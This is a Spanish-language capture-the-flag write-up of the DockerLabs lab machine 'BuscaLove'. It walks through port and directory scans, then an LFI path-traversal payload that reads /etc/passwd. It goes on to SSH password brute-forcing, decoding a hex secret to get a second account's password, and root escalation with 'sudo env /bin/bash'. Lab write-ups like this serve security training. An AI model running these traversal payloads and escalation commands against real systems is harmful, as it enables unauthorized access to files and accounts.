DockerLabs - BuscaLove

Writeup: BuscaLove
Autor: David Cardozo
Fecha de Desarrollo: 06/12/2024
Plataforma: DockerLabs
Nivel de Dificultad: Facil

Temáticas Tratadas:

- LFI
- SSH
- ENV
- CAT, LS

---

1. Descripción General

En esta maquina logramos ver como podemos leer archivos a travez de un LFI, y mediante esto leyendo el archivo `/etc/passwd` y viendo unos ciertos usuarios con los cuales uno de ellos le aplicamos fuerza bruta y obtenemos sus credenciales para ingresar por SSH, escalamos por otro usuario, y mediante ese usuario nos convertimos en `root`

---

2. Reconocimiento

Reconocimiento Inicial

- **Escaneo de puertos:** 22, 80
- **Servicios encontrados:** SSH, HTTP

```
ix4lack ~/DockerLabs/BuscaLove >> nmap -p- --open --min-rate 5000 -n -Pn -vvv 172.18.0.2 -oG Allports
Starting Nmap 7.95 ( https://nmap.org ) at 2024-12-07 04:39 UTC
Initiating Connect Scan at 04:39
Scanning 172.18.0.2 [65535 ports]
Discovered open port 22/tcp on 172.18.0.2
Discovered open port 80/tcp on 172.18.0.2
Completed Connect Scan at 04:39, 3.87s elapsed (65535 total ports)
Nmap scan report for 172.18.0.2
Host is up, received user-set (0.00034s latency).
Scanned at 2024-12-07 04:39:18 UTC for 4s
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 4.02 seconds
ix4lack ~/DockerLabs/BuscaLove >>
```

Escaneamos ahora las versiones y servicios que se estan corriendo por dentras.

```
ix4lack ~/DockerLabs/BuscaLove >> nmap -sCV -p22,80 172.18.0.2 -oG ScanPorts
Starting Nmap 7.95 ( https://nmap.org ) at 2024-12-07 04:40 UTC
Nmap scan report for 172.18.0.2 (172.18.0.2)
Host is up (0.00025s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 dc:4c:b6:41:c4:e1:72:c3:7d:a0:ed:ca:0e:7a:bc:54 (ECDSA)
|_  256 66:61:de:8c:fb:5b:3b:f4:fb:b9:ca:69:b1:ac:6e:2e (ED25519)
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.57 seconds
ix4lack ~/DockerLabs/BuscaLove >>
```

Pagina Web

Viendo esto vamos a realizar fuzzing a este dominio para encontrar posibles directorios.

```
ix4lack ~/DockerLabs/BuscaLove >> gobuster dir -u 172.18.0.2/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x js,txt,php,md -o Dir
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.18.0.2/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              js,txt,php,md
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                (Status: 403) [Size: 275]
/wordpress           (Status: 301) [Size: 312] [--> http://172.18.0.2/wordpress/]
Progress: 44522 / 1102805 (4.04%)
```

Encontramos un directorio llamado wordpress por lo que procedemos a ingresar a ver que encontramos.

```html
<!DOCTYPE html>
<html lang="es">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Mi página web</title>
  <link rel="stylesheet" href="style.css">
<!-- El desarollo de esta web esta en fase verde muy verde te dejo aqui la ventana abierta con mucho love para los curiosos que gustan de leer -->
 </head>
<body>
  <header>
    <h1>Mi página web</h1>
  </header>

  <main>
    <section id="about">
      <h2>Acerca de mí</h2>
      <p>Aquí puedes poner información sobre ti, tu sitio web o lo que quieras compartir con los visitantes.</p>
    </section>

    <section id="contenido-principal">
      <p>Ejemplo de párrafo de contenido principal.</p>
      <p>Otro párrafo de ejemplo.</p>
    </section>
  </main>

  <aside>
    <h3>Barra lateral</h3>
    <ul>
      <li><a href="#">Enlace 1</a></li>
      <li><a href="#">Enlace 2</a></li>
      <li><a href="#">Enlace 3</a></li>
    </ul>
  </aside>

  <footer>
    <p>&copy; 2024 Mi página web</p>
  </footer>
</body>
</html>

```


Viendo su codigo nos da una pequeña pista, por lo que procedemos a realizar fuzzing a travez de este directorio.

```
ix4lack ~/DockerLabs/BuscaLove >> gobuster dir -u 172.18.0.2/wordpress/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x js,txt,php,md -o Directs
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.18.0.2/wordpress/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              js,txt,php,md
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 1048]
/.php                 (Status: 403) [Size: 275]
Progress: 8611 / 1102805 (0.78%)
```


Vemos que nos da un directorio `index.php` por lo que se me viene en mente ya que no encuentra nada mas, buscar `LFI` con `Ffuf` buscando la palabra clave.

```
ix4lack ~/DockerLabs/BuscaLove >> ffuf -u "http://172.18.0.2/wordpress/index.php?FUZZ=../../../../etc/passwd" -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt  -fl 41

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://172.18.0.2/wordpress/index.php?FUZZ=../../../../etc/passwd
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response lines: 41
________________________________________________

love                    [Status: 200, Size: 2327, Words: 190, Lines: 67, Duration: 26ms]
:: Progress: [6164/220559] :: Job [1/1] :: 1639 req/sec :: Duration: [0:00:05] :: Errors: 0 ::
```

Encontramos `love` por lo que podemos leer archivos a travez de dicha palabra clave, por lo que vamos a leer el `/etc/passwd`



Y vemos que podemos ver los usuarios del sistema por lo que vamos a realizar fuerza bruta a los usuarios para poder ingresar por `SSH`, y vemos la contraseña del usuario rosa por lo que vamos ahora a ingresar por `SSH` para escalar privilegios. `lovebug`



---

3. Explotación

Fase de Explotación

Inicamos session por `SSH` Siendo el usuario `Rosa`, despues de ingresar probamos el comando `sudo -l` para ver que podemos correr y vemos que podemos ejecutar `cat` y `ls` por lo que intento leer archivos del usuario pedro pero no se encuentra nada.

```
rosa@60a5fb24e638:~$ sudo -l
Matching Defaults entries for rosa on 60a5fb24e638:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User rosa may run the following commands on 60a5fb24e638:
    (ALL) NOPASSWD: /usr/bin/ls, /usr/bin/cat
rosa@60a5fb24e638:~$
```

```
rosa@60a5fb24e638:~$ sudo ls -la /home/pedro
total 36
drwxr-x--- 1 pedro pedro 4096 May 31  2024 .
drwxr-xr-x 1 root  root  4096 May 20  2024 ..
-rw------- 1 pedro pedro   40 Dec  7 01:34 .bash_history
-rw-r--r-- 1 pedro pedro  220 Mar 31  2024 .bash_logout
-rw-r--r-- 1 pedro pedro 3771 Mar 31  2024 .bashrc
drwx------ 2 pedro pedro 4096 May 20  2024 .cache
-rw-r--r-- 1 pedro pedro  807 Mar 31  2024 .profile
rosa@60a5fb24e638:~$
```

Por lo que vamos a leer los archivos de root, y logramos leer un archivo `secret` y logramos ver un hexadecimal.

```
rosa@60a5fb24e638:~$ sudo ls -la /root
total 32
drwx------ 1 root root 4096 Dec  7 01:34 .
drwxr-xr-x 1 root root 4096 Dec  7 00:53 ..
-rw------- 1 root root    7 Dec  7 01:34 .bash_history
-rw-r--r-- 1 root root 3106 Apr 22  2024 .bashrc
drwxr-xr-x 3 root root 4096 May 20  2024 .local
-rw-r--r-- 1 root root  161 Apr 22  2024 .profile
drwx------ 2 root root 4096 May 20  2024 .ssh
-rw-r--r-- 1 root root   72 May 20  2024 secret.txt
rosa@60a5fb24e638:~$ sudo cat /root/secret.txt
4E 5A 58 57 43 59 33 46 4F 4A 32 47 43 34 54 42 4F 4E 58 58 47 32 49 4B
rosa@60a5fb24e638:~$
```

Por lo que lo pasamos por `CyberChef` y vemos que nos da `noacertarasosi` por lo que intento iniciar session por medio de root con esta clave, pero no funciona por lo que lo intento con pedro, y efectivamente logramos entrar.


```
pedro@60a5fb24e638:/home/rosa$ whoami
pedro
pedro@60a5fb24e638:/home/rosa$ sudo -l
Matching Defaults entries for pedro on 60a5fb24e638:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User pedro may run the following commands on 60a5fb24e638:
    (ALL) NOPASSWD: /usr/bin/env
pedro@60a5fb24e638:/home/rosa$
```

---

4. Escalada de Privilegios

Escalada Local

Despues de ingresar pruebo con `sudo -l` y vemos que puedo ejecutar `env` por lo que busco en `GTFOBins` y vemos que puedo escalar privilegios y asi convirtiendome en usuario `root`. **comando.** `sudo env /bin/bash`




Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo env /bin/sh
```

Y con ese comando logramos convertirnos en usuario `root`.



```
pedro@60a5fb24e638:/home/rosa$ sudo env /bin/bash
root@60a5fb24e638:/home/rosa# whoami
root
root@60a5fb24e638:/home/rosa#
```

y con eso hemos inalizado la maquina **BuscaLove** de **DockerLabs**